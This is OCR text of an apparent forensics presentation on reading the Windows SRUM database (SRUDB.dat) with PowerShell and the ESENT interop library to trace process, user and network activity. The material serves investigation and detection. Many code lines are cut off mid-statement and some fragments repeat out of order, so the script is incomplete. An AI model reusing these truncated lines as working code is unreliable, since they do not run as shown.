
Understanding What Process Activity



Add Energy usage and track Ransomware or Miners?

Better Process Runtime Mapping


- Common malicious act is to mess around with Prefetch
- Shows start time only



Graph by Y.Khatri
https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492184583.pdf

Better Process Runtime Mapping

- Prefetch only proivdes last 8 starts
- SRUM adds visibility on did it run or not?



Graph by Y.Khatri
https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492184583.pdf

Other Useful Trackables

- Map Process with User
- Map Process and Network Activity
  - Data Exfiltration
- General Program Usage Investigation

Access All the Data

- SRUDB.dat - Admin locked 
- Use libesedb for ESE to CSV
- srum-dump Tool
  - Mark Baggett
  - Extracts & generates XLS

All want a copy of the DB
Requires an image to be done

https://github.com/MarkBaggett/srum-dump
https://github.com/libyal/libesedb

Wait I have a solution...


Remember PowerShell - Cool Things!

- Support for dotNET
- C Libraries
- **Loading DLLs**

```
PowerShell 6.1.2
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS /home/tvfischer> Add-Type -Path
```


dotNET API for ESE

- Microsoft.NET version 4.0
- ISAM ESENT InterOp




Success.

Walk Thru: Access SRUM




Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help


PS-SRUM-Walkthru.ps1* | Untitled3.ps1*

```
$EsentDllPath = "$env:SYSTEMROOT\Microsoft.NET\assembly\GAC_MSIL\microsoft.isam.esent.interop\v4.0_10.0.0.0__31bf3856ad364e35\Microsoft.Isam.Esent.Interop.d
$Path="C:\Windows\System32\sru\SRUDB.dat"

## Access the database file
[System.Int32]$FileType = -1
[System.Int32]$PageSize = -1
Add-Type -Path $EsentDllPath
[Microsoft.Isam.Esent.Interop.Api]::JetGetDatabaseFileInfo($Path, [ref]$PageSize, [Microsoft.Isam.Esent.Interop.JET_DbInfo]::PageSize)
[Microsoft.Isam.Esent.Interop.Api]::JetGetDatabaseFileInfo($Path, [ref]$FileType, [Microsoft.Isam.Esent.Interop.JET_DbInfo]::FileType)
[Microsoft.Isam.Esent.Interop.JET_filetype]$DBType = [Microsoft.Isam.Esent.Interop.JET_filetype]($FileType)
$DBType
$PageSize
$FileType
## Open a JET session
[Microsoft.Isam.Esent.Interop.JET_INSTANCE]$Instance = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_INSTANCE
[Microsoft.Isam.Esent.Interop.JET_SESID]$Session = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_SESID
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]::Nil, [Microsoft.Isam.Esent.Interop.JE
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]::Nil, [Microsoft.Isam.Esent.Interop.JE
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]::Nil, [Microsoft.Isam.Esent.Interop.JE
[Microsoft.Isam.Esent.Interop.Api]::JetCreateInstance2([ref]$Instance, "Instance", "Instance", [Microsoft.Isam.Esent.Interop.CreateInstanceGrbit]::None)
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetInit2([ref]$Instance, [Microsoft.Isam.Esent.Interop.InitGrbit]::None)
[Microsoft.Isam.Esent.Interop.Api]::JetBeginSession($Instance, [ref]$Session, $UserName, $Password)

## Ok Now open the database
[Microsoft.Isam.Esent.Interop.JET_DBID]$DatabaseId = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_DBID
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetAttachDatabase($Session, $Path, [Microsoft.Isam.Esent.Interop.AttachDatabaseGrbit]::ReadOnly)
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetOpenDatabase($Session, $Path, $Connect, [ref]$DatabaseId, [Microsoft.Isam.Esent.Interop.OpenDatabaseGrbit]::R
$DatabaseId
$Session
$Connect

#Check the session information
Write-Output -InputObject ([PSCustomObject]@{Instance=$Instance;Session=$Session;DatabaseId=$DatabaseId;Path=$Path})

# Dumptable names
Write-Output -InputObject ([Microsoft.Isam.Esent.Interop.Api]::GetTableNames($Session, $DatabaseId))

<#
{DD6636C4-8929-4683-974E-22C046A43763} Network Connectivity data
{D1CA2FE-6FCF-4F6D-848E-B2E99266FA89} Application Resource usage data
{973F5D5C-1D90-4944-BE8E-24B94231A174} Network usage data
```

PSJobTypeName :



```
PS D:\tvfischer\Devs\scripts\powershell> [Microsoft.Isam.Esent.Interop.Api]::JetGetDatabaseFileInfo($Path, [ref]$PageSize, [Microsoft.

PS D:\tvfischer\Devs\scripts\powershell> $PageSize
4096

PS D:\tvfischer\Devs\scripts\powershell>            [Microsoft.Isam.Esent.Interop.JET_INSTANCE]$Instance = New-Object -TypeName Micros
               [Microsoft.Isam.Esent.Interop.JET_SESID]$Session = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_SESID

PS D:\tvfischer\Devs\scripts\powershell>                $Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [
               $Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]:
               $Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]:

               [Microsoft.Isam.Esent.Interop.Api]::JetCreateInstance2([ref]$Instance, "Instance", "Instance", [Microsoft.Isam.Esent.I
               $Temp = [Microsoft.Isam.Esent.Interop.Api]::JetInit2([ref]$Instance, [Microsoft.Isam.Esent.Interop.InitGrbit]::None)

PS D:\tvfischer\Devs\scripts\powershell> [Microsoft.Isam.Esent.Interop.Api]::JetBeginSession($Instance, [ref]$Session, $UserName, $Pas

PS D:\tvfischer\Devs\scripts\powershell> [Microsoft.Isam.Esent.Interop.Api]::JetBeginSession($Instance, [ref]$Session, $UserName, $Pas

PS D:\tvfischer\Devs\scripts\powershell> [Microsoft.Isam.Esent.Interop.JET_DBID]$DatabaseId = New-Object -TypeName Microsoft.Isam.Esen

PS D:\tvfischer\Devs\scripts\powershell> $Temp = [Microsoft.Isam.Esent.Interop.Api]::JetAttachDatabase($Session, $Path, [Microsoft.Isa
Exception calling "JetAttachDatabase" with "3" argument(s): "Cannot access file, the file is locked or in use"
At line:1 char:1
+ $Temp = [Microsoft.Isam.Esent.Interop.Api]::JetAttachDatabase($Sessio ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : EsentFileAccessDeniedException
```


$DBType
$PageSize
$FileType
To access the database we need to open a JET session
[Microsoft.Isam.Esent.Interop.JET_INSTANCE]$Instance = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_INSTANCE
[Microsoft.Isam.Esent.Interop.JET_SESID]$Session = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_SESID
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]::Nil,
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]::Nil,
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetSetSystemParameter($Instance, [Microsoft.Isam.Esent.Interop.JET_SESID]::Nil,
[Microsoft.Isam.Esent.Interop.Api]::JetCreateInstance2([ref]$Instance, "Instance", "Instance", [Microsoft.Isam.Esent.Interop
$Temp = [Microsoft.Isam.Esent.Interop.Api]::JetInit2([ref]$Instance, [Microsoft.Isam.Esent.Interop.JetInstInit]::None)
[Microsoft.Isam.Esent.Interop.Api]::JetBeginSession($Instance, [ref]$Session, $Username, $Password)
Ok Now open the database
[Microsoft.Isam.Esent.Interop.JET_DBID]$DatabaseId = New-Object -TypeName Microsoft.Isam.Esent.Interop.JET_DBID
Let's import the dll to have the API Available
Add-Type -Path $EsentDllPath
PS C:\WINDOWS\system32> [System.Int32]$FileType = -1
[System.Int32]$PageSize = -1
[Microsoft.Isam.Esent.Interop.Api]::JetGetDatabaseFileInfo($Path, [ref]$PageSize, [Microsoft.Isam.Esent.Interop.JET_DbInfo]::Page
[Microsoft.Isam.Esent.Interop.Api]::JetGetDatabaseFileInfo($Path, [ref]$FileType, [Microsoft.Isam.Esent.Interop.JET_DbInfo]::File
[Microsoft.Isam.Esent.Interop.JET_FileType]$DBType = [Microsoft.Isam.Esent.Interop.JET_FileType]($FileType)
PS C:\WINDOWS\system32> $DBType
Database
PS C:\WINDOWS\system32> $PageSize
4096
PS C:\WINDOWS\system32> $FileType
1
PS C:\WINDOWS\system32>

```
PS D:\tvfischer\Devs\scripts\powershell> Write-Output -InputObject ([PSCustomObject]@{Instance=$Instance;Session=$Session;DatabaseId=$DatabaseId;Path=$Path})

Instance                    Session                 DatabaseId  Path
--------                    -------                 ----------  ----
JET_INSTANCE(0x15ad8660020) JET_SESID(0x15ad86b0920) JET_DBID(1) C:\Windows\System32\sru\SRUDB.dat

PS D:\tvfischer\Devs\scripts\powershell> _
```

```
PS D:\tvfischer\Devs\scripts\powershell> Write-Output -InputObject ([Microsoft.Isam.Esent.Interop.ColumnInfo[]][Microsoft.Isam.Esent.Interop.Api]::GetT
.JetTableid)) | ft

Name                      Columnid                Coltyp   Cp MaxLength DefaultValue                                  Grbit
----                      --------                ------   -- --------- ------------                                  -----
AppId                     JET_COLUMNID(0x3)         Long None         4                                  ColumnFixed
AudioInS                  JET_COLUMNID(0x1b)        Long None         4                                  ColumnFixed
AudioInTimeline           JET_COLUMNID(0xf)           15 None         8                                  ColumnFixed
AudioOutS                 JET_COLUMNID(0x1c)        Long None         4                                  ColumnFixed
AudioOutTimeline          JET_COLUMNID(0x10)          15 None         8                                  ColumnFixed
AutoIncId                 JET_COLUMNID(0x1)         Long None         4 ColumnFixed, ColumnAutoincrement
CompDirtiedS              JET_COLUMNID(0x19)        Long None         4                                  ColumnFixed
CompDirtiedTimeline       JET_COLUMNID(0xd)           15 None         8                                  ColumnFixed
CompPropagatedS           JET_COLUMNID(0x1a)        Long None         4                                  ColumnFixed
CompPropagatedTimeline    JET_COLUMNID(0xe)           15 None         8                                  ColumnFixed
CompRenderedS             JET_COLUMNID(0x18)        Long None         4                                  ColumnFixed
CompRenderedTimeline      JET_COLUMNID(0xc)           15 None         8                                  ColumnFixed
CpuTimeline               JET_COLUMNID(0x11)          15 None         8                                  ColumnFixed
Cycles                    JET_COLUMNID(0x1d)          15 None         8                                  ColumnFixed
CyclesAttr                JET_COLUMNID(0x1f)          15 None         8                                  ColumnFixed
CyclesAttrBreakdown       JET_COLUMNID(0x20)          15 None         8                                  ColumnFixed
CyclesBreakdown           JET_COLUMNID(0x1e)          15 None         8                                  ColumnFixed
CyclesWOB                 JET_COLUMNID(0x21)          15 None         8                                  ColumnFixed
CyclesWOBBreakdown        JET_COLUMNID(0x22)          15 None         8                                  ColumnFixed
DiskRaw                   JET_COLUMNID(0x23)          15 None         8                                  ColumnFixed
DiskTimeline              JET_COLUMNID(0x12)          15 None         8                                  ColumnFixed
DisplayRequiredS          JET_COLUMNID(0x28)        Long None         4                                  ColumnFixed
DisplayRequiredTimeline   JET_COLUMNID(0x29)          15 None         8                                  ColumnFixed
DurationMS                JET_COLUMNID(0x7)         Long None         4                                  ColumnFixed
EndTime                   JET_COLUMNID(0x6)           15 None         8                                  ColumnFixed
Flags                     JET_COLUMNID(0x5)         Long None         4                                  ColumnFixed
InFocusS                  JET_COLUMNID(0x15)        Long None         4                                  ColumnFixed
InFocusTimeline           JET_COLUMNID(0xa)           15 None         8                                  ColumnFixed
KeyboardInputS            JET_COLUMNID(0x2b)        Long None         4                                  ColumnFixed
KeyboardInputTimeline     JET_COLUMNID(0x2a)          15 None         8                                  ColumnFixed
MBBBytesRaw               JET_COLUMNID(0x27)          15 None         8                                  ColumnFixed
MBBTailRaw                JET_COLUMNID(0x26)          15 None         8                                  ColumnFixed
MBBTimeline               JET_COLUMNID(0x14)          15 None         8                                  ColumnFixed
MouseInputS               JET_COLUMNID(0x2c)        Long None         4                                  ColumnFixed
NetworkBytesRaw           JET_COLUMNID(0x25)          15 None         8                                  ColumnFixed
NetworkTailRaw            JET_COLUMNID(0x24)          15 None         8                                  ColumnFixed
NetworkTimeline           JET_COLUMNID(0x13)          15 None         8                                  ColumnFixed
PSMForegroundS            JET_COLUMNID(0x16)        Long None         4                                  ColumnFixed
SpanMS                    JET_COLUMNID(0x8)         Long None         4                                  ColumnFixed
TimelineEnd               JET_COLUMNID(0x9)         Long None         4                                  ColumnFixed
TimeStamp                 JET_COLUMNID(0x2)     DateTime None         8                                  ColumnFixed
UserId                    JET_COLUMNID(0x4)         Long None         4                                  ColumnFixed
UserInputS                JET_COLUMNID(0x17)        Long None         4                                  ColumnFixed
UserInputTimeline         JET_COLUMNID(0xb)           15 None         8                                  ColumnFixed
```

```
PS D:\tvfischer\Devs\scripts\powershell> [Microsoft.Isam.Esent.Interop.Table]$TableNETU = New-Object -TypeName Microsoft.Isam.Esent.I
NETUSE, [Microsoft.Isam.Esent.Interop.OpenTableGrbit]::None)
